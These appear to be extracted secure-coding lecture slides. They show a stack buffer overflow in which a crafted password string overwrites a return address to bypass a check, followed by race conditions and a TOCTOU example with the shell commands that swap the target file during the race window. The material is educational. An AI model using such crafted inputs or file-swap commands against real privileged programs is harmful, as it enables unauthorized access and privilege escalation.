


```
C:\WINDOWS\System32\cmd.exe - BufferOverflow.exe
C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
12345678901234567890
```




* CRASH *

The Buffer Overflow 2 Stack



The Vulnerability

- A specially crafted string "1234567890123456j▶*!" produced the following result.



```
C:\WINDOWS\System32\cmd.exe
C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
1234567890123456j▶*!
Access granted
C:\BufferOverflow\Release>
```

What happened ?

What Happened ?


- "1234567890123456j▶*!"
overwrites 9 bytes of memory on the stack changing the callers return address skipping lines 3-5 and starting execution at line 6

	Statement
1	<code>puts("Enter Password:");</code>
2	<code>PwStatus=ISPasswordOK();</code>
3	<code>if (PwStatus == true)</code>
4	<code>puts("Access denied");</code>
5	<code>exit(-1);</code>
6	<code>}</code>
7	<code>else puts("Access granted");</code>

Stack

Storage for Password (12 Bytes) "123456789012"
Caller EBP – Frame Ptr main (4 bytes) "3456"
Return Addr Caller – main (4 Bytes) "j▶*!" (return to line 7 was line 3)
Storage for PwStatus (4 bytes) "\0"
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)

Note: This vulnerability also could have been exploited to execute arbitrary code contained in the input string.



Race conditions



Concurrency and Race condition

- Concurrency
 - Execution of Multiple flows (threads, processes, tasks, etc)
 - If not controlled can lead to nondeterministic behavior
- Race conditions
 - Software defect/vulnerability resulting from unanticipated execution ordering of concurrent flows
 - E.g., two people simultaneously try to modify the same account (withdrawing money)



Race condition

- Necessary properties for a race condition
 - Concurrency property
 - At least two control flows executing concurrently
 - Shared object property
 - The concurrent flows must access a common shared *race object*
 - Change state property
 - At least one control flow must alter the state of the race object



Race window

- A code segment that accesses the race object in a way that opens a window of opportunity for race condition
 - Sometimes referred to as critical section
- Traditional approach
 - Ensure race windows do not overlap
 - Make them mutually exclusive
 - Language facilities – *synchronization primitives (SP)*
 - *Deadlock* is a risk related to SP
 - Denial of service



Time of Check, Time of Use

- Source of race conditions
 - Trusted (tightly coupled threads of execution) or untrusted control flows (separate application or process)
- ToCTToU race conditions
 - Can occur during file I/O
 - Forms a RW by first *checking* some race object and then *using* it



Example

```
int main(int argc, char *argv[]) {
    FILE *fd;
    if (access("/some_file", W_OK) == 0) {
        printf("access granted.\n");
        fd = fopen("/some_file", "wb+");
        /* write to the file */
        fclose(fd);
    } else {
        err(1, "ERROR");
    }
    return 0;
} Figure 7-1
```

- Assume the program is running with an effective UID of root



TOCTOU

- Following shell commands during RW

```
rm /some_file
ln /myfile /some_file
```
- Mitigation
 - Replace access() call by code that does the following
 - Drops the privilege to the real UID
 - Open with fopen() &
 - Check to ensure that the file was opened successfully